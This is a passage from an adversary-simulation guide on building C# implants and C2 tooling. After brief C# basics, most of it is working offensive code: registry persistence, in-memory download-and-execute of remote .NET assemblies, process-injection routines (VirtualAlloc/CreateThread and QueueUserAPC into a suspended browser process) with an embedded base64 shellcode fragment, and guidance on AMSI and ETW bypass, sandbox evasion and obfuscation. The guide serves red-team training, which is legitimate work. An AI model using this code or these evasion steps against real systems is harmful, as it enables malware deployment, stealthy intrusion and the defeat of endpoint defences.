Console.WriteLine("*" + s1 + "*");
// Output of the following line: *abc *
Console.WriteLine("*" + s2 + "*");
// Output of the following line: 4
Console.WriteLine(s2.Length);
```

Figure 12 String Operations in C#

Branching is also important to develop complex applications. If condition in C# is quite similar to other scripting languages as below.

```
using System;
0 references
public class Program
{
    0 references
    public static void Main(string[] args)
    {
        if (args.Length == 0) {
            // If there is no argument, say something nice.
            Console.WriteLine("Dude?");
        }
        else {
            // we define a parameter and assign a value.
            string parameter1 = String.Join(" ",args);
            // print the parameter in a context.
            Console.WriteLine("This is the parameter to write: {0}.", parameter1);
        }
        return;
    }
}
```





Figure 13 If Condition in C#

Another branching example using switch/case condition is also available below.

```
switch (args[0])
    {
        case "write":
            // we define a parameter and assign a value.
            string parameter1 = args[1];
            // print the parameter in a context.
            Console.WriteLine("This is the parameter to write: {0}.", parameter1);
            break;
        case "read":
            // we cast the args[1] as string
            Console.WriteLine("The TestFunction is calling with {0}.", args[1] as string);
            // Call TestFunction and pass the args[1] as string
            TestFunction(args[1] as string);
            break;
        default:
            Console.WriteLine("That's ok, let's try again");
            break;
    }
```

Figure 14 Switch / Case in C#

Loops in C# are also similar to other languages, they can be used to iterate items of an array, to increase indices or loop under certain circumstances.




```
using System;
namespace Application
{
    0 references
    public static class Program
    {
        0 references
        public static void Main()
        {
            // Loop for 0 to 10, and print loop count
            for(int i=0; i < 10; ++i)
                Console.WriteLine("Loop: {0}",i+1);

            // Loop for 0 to 5, and print loop count
            int n = 0;
            while (n < 5)
            {
                Console.WriteLine("Loop: {0}",n+1);
                n++;
            }
        }
    }
}
```

Figure 15 Loops in C#

Error handling in C# is also similar, it uses a try{} catch{} syntax to handle exceptions.


```
using System;
0 references
public class Program
{
    0 references
    public static void Main()
    {
        while (true)
        {
            Console.Write("# ");
            string userinput = Console.ReadLine();
            try
            {
                Console.WriteLine("You wrote: {0}", userinput.Substring(1,userinput.Length-1));
            }
            catch (Exception e)
            {
                Console.WriteLine("Oh snap! " + e.Message);
            }
        }

    }
}
```

Figure 16 Error Handling C#

C2, Implant and Tool Development

.Net tradecraft development is not only restricted with one single type of development. In adversary simulations, researchers develop exploits, small utilities, initial payloads, process injection tools, encryption tools, implants and C2 frameworks. Therefore, this guide and code examples do not focus on one single type of development, but provides a variation of tool development.

While some researchers start developing with a small but custom implant before going their well-known interactive C2 framework, other may have different goals such as an interactive process injector, registry tool, privilege escalation analyser or Active Directory tools. In this section, the presented code examples can be used to build a simple application working with web services and some useful/essential features. Figure 17 shows some essential functionalities and options of C# tradecraft/implants which can be developed using this guide.




Figure 17 C2 and Implant Skeleton

Registry operations are used for DOM hijacking, persistency, privilege escalation and information collection. Therefore, the following registry examples are useful to add registry features to the implant planned.

```
Dictionary<string, dynamic> registryBases= new Dictionary<string, object>();
registryBases.Add("HKEY_CURRENT_USER",Registry.CurrentUser);
registryBases.Add("HKEY_CLASSES_ROOT",Registry.ClassesRoot);
registryBases.Add("HKEY_CURRENT_CONFIG",Registry.CurrentConfig);
registryBases.Add("HKEY_LOCAL_MACHINE",Registry.LocalMachine);
registryBases.Add("HKEY_USERS",Registry.Users);
```

Build a dictionary for all registry bases

So you can parse the request and ask them separately

```
// Open the key for a "scope"
using(RegistryKey key = registryBases[basename].OpenSubKey(keyname))
{
    // Print the Sub Keys in a loop
    foreach(String subkeyName in key.GetSubKeyNames()) {
        Console.WriteLine(key.OpenSubKey(subkeyName).GetValue("DisplayName"));
    }
    // Print the Names and Values in a loop
    foreach (string valuename in key.GetValueNames()) {
        Console.WriteLine("Name: {0},\t Value: {1}", valuename,key.GetValue(valuename));
    }
}
```

Reading the key

Printing the sub keys

Printing the values

Figure 18 Implant: Registry Operations (Read)

```
RegistryKey key = registryBases[basename].CreateSubKey(keyname);
Console.WriteLine("Created successfully.");

using(RegistryKey key = registryBases[basename].OpenSubKey(keyname,true))
{
    key.SetValue(vname,value,RegistryValueKind.String);
    key.Close();
    Console.WriteLine("The registry value added successfully.");
}

registryBases[basename].DeleteSubKey(keyname);
registryBases[basename].Close();

using(RegistryKey key = registryBases[basename].OpenSubKey(keyname,true))
{
    key.DeleteValue(vname);
    key.Close();
    Console.WriteLine("The registry value deleted successfully.");
}
```

Creating a registry key

"true" makes it writable

Setting a name and value

Close the key when finished

Deleting a registry key

Deleting a registry value

Figure 19 Implant: Registry Operations (Create/Write/Delete)

Implants should have also process start functionalities to operate system commands, call other executables with arguments and simulate some known but easy TTPs.

```
string output = "";
System.Diagnostics.Process process = new System.Diagnostics.Process();
System.Diagnostics.ProcessStartInfo startInfo = new System.Diagnostics.ProcessStartInfo();
//startInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;
startInfo.FileName = process_name;
startInfo.Arguments = process_arguments;
startInfo.UseShellExecute = false;
startInfo.RedirectStandardOutput = true;
startInfo.RedirectStandardError = true;
process.StartInfo = startInfo;
process.Start();
Console.WriteLine("Process started.\nOutput:");
output = process.StandardOutput.ReadToEnd();
string err = process.StandardError.ReadToEnd();
Console.WriteLine(output);
if (err != "") {
    Console.WriteLine("Error: {0}",err);
}
process.WaitForExit();
```

Setup the process

Hiding the Windows

Process name

Process arguments

Shell should be used?

Start the process

Process output

Process error messages

Wait for process to exit

```
One-liner: System.Diagnostics.Process.Start("cmd");
```

Figure 20 Implant: Process Operations

Encryption is also used for data exfiltration, shellcode hiding or encrypted communications.

```
using System.Security.Cryptography;                                          ← Cryptography namespace
2 references
public static byte[] key = Encoding.UTF8.GetBytes("ENCRYPTIONISGOOD");       ← 16 bytes key
2 references
public static byte[] iv = Encoding.UTF8.GetBytes("NOITISNTTHATGOOD");        ← 16 bytes iv
1 reference
public static string Encrypt(string text)
{
    SymmetricAlgorithm algorithm = Aes.Create();                             ← Create AES algorithm
    ICryptoTransform transform = algorithm.CreateEncryptor(key, iv);         ← Set encryptor with key/iv
    byte[] inputbuffer = Encoding.UTF8.GetBytes(text);                       ← Get the input bytes
    byte[] outputBuffer = transform.TransformFinalBlock(inputbuffer, 0, inputbuffer.Length);  ← Prepare the output
    return Convert.ToBase64String(outputBuffer);                             ← Convert to Base64
}

1 reference
public static string Decrypt(string text)
{
    SymmetricAlgorithm algorithm = Aes.Create();
    ICryptoTransform transform = algorithm.CreateDecryptor(key, iv);         ← Set decryptor with key/iv
    byte[] inputbuffer = Convert.FromBase64String(text);
    byte[] outputBuffer = transform.TransformFinalBlock(inputbuffer, 0, inputbuffer.Length);
    return Encoding.UTF8.GetString(outputBuffer);
}
```

Figure 21 Implant: Symmetrical Encryption

WebClient and **HTTPWebRequest** are also used to develop internet integrated features such as downloading dynamic content from a website, building up a C2/implant communications channel, or just reading instructions from a remote location. They support using the cached credentials and proxy settings, but also allow developer to get the content as string, byte array or stream which are useful in various cases.

```
// Create the Web Client
WebClient client = new WebClient();                                          ← Create a Web Client
// Initiate a variable for .NET assembly
byte[] asm = new byte[] {};                                                  ← Variable for Bytes
// Initiate a variable for .NET source
string src = "" ;                                                            ← Variable for String
switch (args[0])
    {
        case "url":
            if (args[1] == "asm") {
                Console.WriteLine("Downloading the .NET assembly.");
                // Download the .NET assembly from a URL as data
                asm = client.DownloadData(args[2]);                          ← Download as binary
                // Call the .NET assembly execution for the data
                ExecDotNetAssembly(asm);
            }
            else
            {
                Console.WriteLine("Downloading the .NET source.");
                // Download the .NET source from a URL as string
                src = client.DownloadString(args[2]);                        ← Download as string
                // Call the .NET DOM compiler for the string
                CompileDotNetSource(src);
            }
            break;
```

Useful when loading malicious/extended content from remote. It doesn't touch disk.

Figure 22 Implant: Simple WebClient Implementation

```
public static HttpWebRequest WebClientAdvanced(string url)
{
    //create a URI for the URL given
    Uri uri = new Uri(url);
    //create the HTTP request
    HttpWebRequest client = WebRequest.Create(uri) as HttpWebRequest;

    // Use GET to normalise the traffic
    client.Method = WebRequestMethods.Http.Get;

    // Get the default proxy if there is
    client.Proxy = new System.Net.WebProxy();
    // Get the credentials for the proxy if there is
    client.Proxy.Credentials = System.Net.CredentialCache.DefaultCredentials;
    // Ignore the certificate issues if necessary
    client.ServerCertificateValidationCallback += (sender, cert, chain, sslPolicyErrors) => true;

    // Create a cookie container
    CookieContainer cookies = new CookieContainer();
    // Add the session ID to the cookie
    cookies.Add(new Cookie("SESSIONID","123456789") { Domain = uri.Host });
    // Assign the cookies to the request
    client.CookieContainer = cookies;

    // Set a User-Agent for it
    client.UserAgent = ("Mozilla/31337");

    // Don't follow the redirects
    client.AllowAutoRedirect = false;
    // Return the client
    return client;
}
```

URL to URI Object

Set GET as HTTP method

Proxy Settings

Ignore SSL Errors

Set a cookie if necessary

Set a User-Agent

Figure 23 Implant: HTTPWebRequest Implementation (Preparations)

```
Console.WriteLine("Downloading the .NET assembly.");
// Generate an advanced web client
HttpWebRequest client = WebClientAdvanced(args[0]);
// Send the request and get the response
HttpWebResponse response = client.GetResponse() as HttpWebResponse;

Console.WriteLine("Processing the server response.");
// Download the .NET assembly from a URL as data if response is OK
// Defining the response body
byte[] responsebody = new byte[] {};
if (response.StatusCode == HttpStatusCode.OK)
{
    // Read the headers for debugging
    Console.WriteLine("Raw server headers for debugging:");
    for (int i = 0; i < response.Headers.Count; i++ )
        Console.WriteLine("\t"+response.Headers.GetKey(i) + ": " + response.Headers.Get(i).ToString());

    MemoryStream ms = new MemoryStream();
    response.GetResponseStream().CopyTo(ms);
    responsebody = ms.ToArray();

    //close the connection if it's finished
    response.Close();
}
else
{
    Console.WriteLine("Server response is invalid: {0}", response.StatusCode);
}
```

Send the request

Check HTTP response code

Print/read response headers

Read response as a Stream

Close it when you're done

Figure 24 Implant: HTTPWebRequest Implementation (Handling the Data)

Through the **System.Reflection** class, .NET provides a dynamic .NET assembly load and execute functionality. It's useful to retrieve a payload from a remote location, and run it with parameters without touching disk. While it greatly helps to bypass traditional Anti-Virus (AV) and Enterprise Detection and Response (EDR) detections, it's well monitored after the AMSI and .NET integration coming with version 4.8+.

```
static void ExecDotNetAssembly(byte[] asm)
{
        // Loading the .NET Assembly
        System.Reflection.Assembly a = System.Reflection.Assembly.Load(asm);
        // Finding the Entry Point
        System.Reflection.MethodInfo method = a.EntryPoint;
        // Create the Instance for the Entry Point
        object o = a.CreateInstance(method.Name);
        // Setting the parameters for Invoke
        //object[] apo= { PARAMETERS };
        object[] apo= { };
        // Invoking the Entry Point
        method.Invoke(o,apo);
        return;
}
```

Load the .NET Assembly
Find the Entry Point
Create an instance for it
Set parameters
Call the function

Figure 25 Implant: Loading .NET Assembly with System.Reflection

Using the **CSharpCodeProvider**, it's also possible to compile .NET C# code in memory, and loading the .NET assembly output without touching disk.

```
// Define the provider and parameters
CSharpCodeProvider provider = new CSharpCodeProvider();
CompilerParameters parameters = new CompilerParameters();
// If there are other .NET Assemblies required, add here
parameters.ReferencedAssemblies.Add("System.dll");
parameters.GenerateInMemory = true;
parameters.GenerateExecutable = true;
// Compile the .NET source code
CompilerResults results = provider.CompileAssemblyFromSource(parameters, src);
// Print error details if it fails
if (results.Errors.HasErrors)
    Console.WriteLine("I'm sorry master Wayne, I've failed you.");
// Get the compiled .NET Assembly
System.Reflection.Assembly a = results.CompiledAssembly;
// Finding the Entry Point
System.Reflection.MethodInfo method = a.EntryPoint;
// Create the Instance for the Entry Point
object o = a.CreateInstance(method.Name);
// Setting the parameters for Invoke
//object[] apo= { PARAMETERS };
object[] apo= { };
// Invoking the Entry Point
method.Invoke(o,apo);
return;
```

Set provider and parameters
As references if necessary
Compile it in memory
In errors, complain about it
.NET assembly is ready to go
Find the entry point
Create an instance for it
Set the parameters
Invoke the method

Figure 26 Implant: Compile C# using CSharpCodeProvider

Windows API and P/Invoke

.NET Framework can utilise exports of unmanaged DLLs using Platform Invoke (P/Invoke)[10]. This feature allows developers to call Windows APIs (DLL), Mac share libraries (dylib) and Linux shared objects (so) to operate system level functions or unmanaged code. The code in Figure 27 has an example use of P/Invoke for MessageBox export of User32.dll. The exports should be used with **System.Runtime.InteropServices** and its argument types should be defined as **extern** as well. After this setup, it can be called like an internal function of the code.

```
using System.Runtime.InteropServices;

public class Program {

    // Import user32.dll (containing the function we need) and define
    // the method corresponding to the native function.
    [DllImport("user32.dll")]
    public static extern int MessageBox(IntPtr hWnd, String text, String caption, int options);

    public static void Main(string[] args) {
        // Invoke the function as a regular managed method.
        MessageBox(IntPtr.Zero, "Command-line message box", "Attention!", 0);
    }
}
```

Figure 27 Implant: Windows API – MessageBox Example

Pinvoke.net website provides Windows API and unmanaged DLL documentation which can be used in C# code to define data types and exports. Through this site, it's easier to get the call definitions for various documented and (some) undocumented Windows API calls. Where there is an unmanaged DLL, that is not available on Pinvoke.net, Pinvoker plugin can be used in Visual Studio to prepare them as well.




Figure 28 Implant: Windows API – Pinvoke.net

[10] Microsoft Docs - P/Invoke: https://docs.microsoft.com/en-us/dotnet/standard/native-interop/pinvoke

The following example demonstrates a shellcode injection using Windows API calls **VirtualAlloc, CreateThread** and **WaitForSingleObject**. Firstly, the API calls are defined using DLLImport, then they're used in the code to operate shellcode injection.

```
[DllImport("kernel32")]                                   VirtualAlloc for memory allocation operations
1 reference
public static extern UInt64 VirtualAlloc(UInt64 lpStartAddr,UInt64 size, UInt64 flAllocationType, UInt64 flProtect);

[DllImport("kernel32")]                                   CreateThread for creating a thread
1 reference
public static extern IntPtr CreateThread(
UInt64 lpThreadAttributes,
UInt64 dwStackSize,
UInt64 lpStartAddress,
IntPtr param,
UInt64 dwCreationFlags,
ref UInt64 lpThreadId
);

[DllImport("kernel32")]                                   WaitForSingleObject for waiting before exit
1 reference
public static extern UInt64 WaitForSingleObject(
IntPtr hHandle,
UInt64 dwMilliseconds
);
```

Figure 29 Implant: Windows API – Definitions for API Calls

The sample code simply allocates a new memory space for the length of the shellcode with read-write-execute permissions using **VirtualAlloc**. Then a .NET function **Marshall.Copy** is used to push the shellcode to the memory space allocated. After pushing data, a new thread is created using the data in the allocated space through **CreateThread**. Finally **WaitForSingleObject** is used to wait for the thread in the end.

```
UInt64 funcAddr = VirtualAlloc(0, (UInt64)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);   Allocating memory
Console.WriteLine("Virtualloc used to allocate memory for the shellcode size.");

Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);                                   Copying shellcode
Console.WriteLine("Shellcode copied to the memory address received.");

IntPtr hThread = IntPtr.Zero;
UInt64 threadId = 0;
IntPtr pinfo = IntPtr.Zero;
Console.WriteLine("Variables set for the thread.");

hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);                                     Starting the thread
Console.WriteLine("CreateThread called.");

WaitForSingleObject(hThread, 0xFFFFFFFF);                                                           Wait for the thread
Console.WriteLine("Thread started, goodbye!");
```

Figure 30 Implant: Windows API – Shellcode Injection via API

The next example for Windows API is more complicated that the inline shellcode injection as it's creating a new process in suspended mode (**CreateProcess**), then grooming it for the shellcode injection (**VirtualAllocEx**, **WriteProcessMemory**, **OpenThread, VirtualProtectEx, QueueUserAPC**) and resuming it with the new thread (**ResumeThread**).

```
string strShellCode = "REPLACEME/EiD5PDowAAAAEFRQVBSUVZIMdJlSItSYEiLUhhIi1IgSItyUEgPt0pKTTHJSDHArDxhfAIsIEHB
byte[] shellcode = System.Convert.FromBase64String(strShellCode.Replace("REPLACEME",""));

string processpath = @"C:\Program Files\internet explorer\iexplore.exe";
STARTUPINFO si = new STARTUPINFO();
PROCESS_INFORMATION pi = new PROCESS_INFORMATION();
bool success = CreateProcess(processpath, null,
    IntPtr.Zero, IntPtr.Zero, false,
    ProcessCreationFlags.CREATE_SUSPENDED,
    IntPtr.Zero, null, ref si, out pi);

IntPtr resultPtr = VirtualAllocEx(pi.hProcess, IntPtr.Zero, shellcode.Length,MEM_COMMIT, PAGE_READWRITE);
IntPtr bytesWritten = IntPtr.Zero;
bool resultBool = WriteProcessMemory(pi.hProcess,resultPtr,shellcode,shellcode.Length, out bytesWritten);

Process targetProc = Process.GetProcessById((int)pi.dwProcessId);
ProcessThreadCollection currentThreads = targetProc.Threads;
IntPtr sht = OpenThread(ThreadAccess.SET_CONTEXT, false, currentThreads[0].Id);
uint oldProtect = 0;
resultBool = VirtualProtectEx(pi.hProcess,resultPtr, shellcode.Length,PAGE_EXECUTE_READ, out oldProtect);
IntPtr ptr = QueueUserAPC(resultPtr,sht,IntPtr.Zero);

IntPtr ThreadHandle = pi.hThread;
ResumeThread(ThreadHandle);
```

Creates a process in suspended mode

Allocate Mem for RW

Write the shellcode

Get the process ID

Open the thread

Make Mem RX

Queue Thread Inj.

Resume the thread

Figure 31 Implant: Windows API – QueueUserAPC Injection via API

Evasion Tactics

As previously mentioned, nowadays, .NET tradecraft is well known monitored and intercepted through the upgraded security controls. These controls would be EDR/AV products, network monitoring appliances or cyber data analytics. During adversary simulations, the researchers may need custom code to evade these products to achieve the objectives.

During the TA505+ adversary simulation pack preparations, I provided a multi-layer solution to these challenges. While I was using well signatured and known codes, I used multi stage deployment to avoid all-in-one detections. If the Excel 4.0 macro runs successfully, the dropper gets the AMSI bypass customised, it calls PetaQ Implant after the AMSI bypass gets executed. I also used Base64 encoding and XOR encryption for shellcode hiding, byte array hiding or string manipulations to avoid static signature detections.




Figure 32 Initial Compromise for TA505+

Another type of evasion is required for dynamic analysis, environment detection. Environment detection is essential for an implant to avoid compromising non-targeted systems, incident responders and dynamic malware analysis engines. The common malware analysis environment types are sandbox, virtualised system, debugger and emulator. The detection and evasion strategies can be developed based on targeted level of analysis. Checking the known device patterns/names, cloud sandbox IP ranges, debugger detection and target victim specific information would greatly help to avoid dynamic analysis by these environments.

Anti-Malware Scanning Interface (AMSI) is also a key security control for the .NET tradecraft as it is integrated to the .NET framework after version 4.8+. There are several AMSI bypass examples and implementations in the wild, and https://amsi.fail website provides a large set of examples for various purposes. Through the website resources and references, right AMSI bypasses should be found and implemented in the implant. The workshop repository already

provides an AMSIScanBuffer bypass example by Daniel "Rastamouse" Duggan[11] which could be a start point.

Event Tracing for Windows (ETW) is initially developed for performance monitoring and debugging for developers. However, it's a key telemetry source for the cyber data analytics teams as most of the EDRs, data analytics monitoring applications and open source PoC tools are leveraging ETW to detect malicious .NET tradecraft. SilkETW[12] by Ruben Boonen is a good PoC .NET tradecraft detection tool to demonstrate this level of defence. To avoid ETW based detections, there were a number of research blogs, bypasses and concept tools released[13] [14] [15]. Using these customisations or evasion techniques, it's possible to reduce the noise generated by the ETW telemetry and may evade the EDRs.

While .NET Framework is designed to run managed code, its design issues or features can be used to run unmanaged code as well. Utilising system calls in a C# application and compiling it with **unsafe** parameter is a common way to implement EDR bypasses[16]. Dynamic Invoke (D/Invoke)[17] research leverages **Marshal.GetDelegateForFunctionPointer** to resolve unmanaged function pointers to call Windows APIs or unmanaged exports. As it's provided in Sharpsploit[18] and as a nuget, it's possible to implement the process injection techniques using dynamic address resolution techniques. In his "Weird Ways to Run Unmanaged Code"[19] research, Adam Chester also introduces additional ways to get unmanaged function pointers and enriches the possibilities. When the unmanaged function pointers are accessible in the .NET code, it would be possible to implement EDR hook evasions through the dynamic API resolution.

Obfuscation is also another important defence tactic for the offensive tool developers as it delays the incident responders to take actions against the simulations. ConfuserEx[20] is a well-known obfuscator to add complexity to the given code in various levels. Control flow manipulations, debugger protections, disabling decompilers and more are implemented in this tool. Therefore, it provides a set of options to make the code less readable and to set the pace of the engagement.

---

[11] AMSIScanBuffer Bypass: https://github.com/rasta-mouse/AmsiScanBufferBypass

[12] SilkETW: https://github.com/fireeye/SilkETW

[13] Hide Your .NET ETW by Adam Chester: https://www.mdsec.co.uk/2020/03/hiding-your-net-etw

[14] TamperETW by Cornelis de Plaa: https://github.com/outflanknl/TamperETW

[15] Tampering ETW by Matt Graeber: https://blog.palantir.com/tampering-with-windows-event-tracing-background-offense-and-defense-4be7ac62ac63

[16] Utilizing Syscalls in C# by Jack Halon: https://jhalon.github.io/utilizing-syscalls-in-csharp-1

[17] D/Invoke: https://github.com/TheWover/DInvoke

[18] SharpSploit : https://github.com/cobbr/SharpSploit

[19] Weird Ways to Run Unmanaged Code: https://blog.xpnsec.com/weird-ways-to-execute-dotnet

[20] ConfuserEx: https://mkaring.github.io/ConfuserEx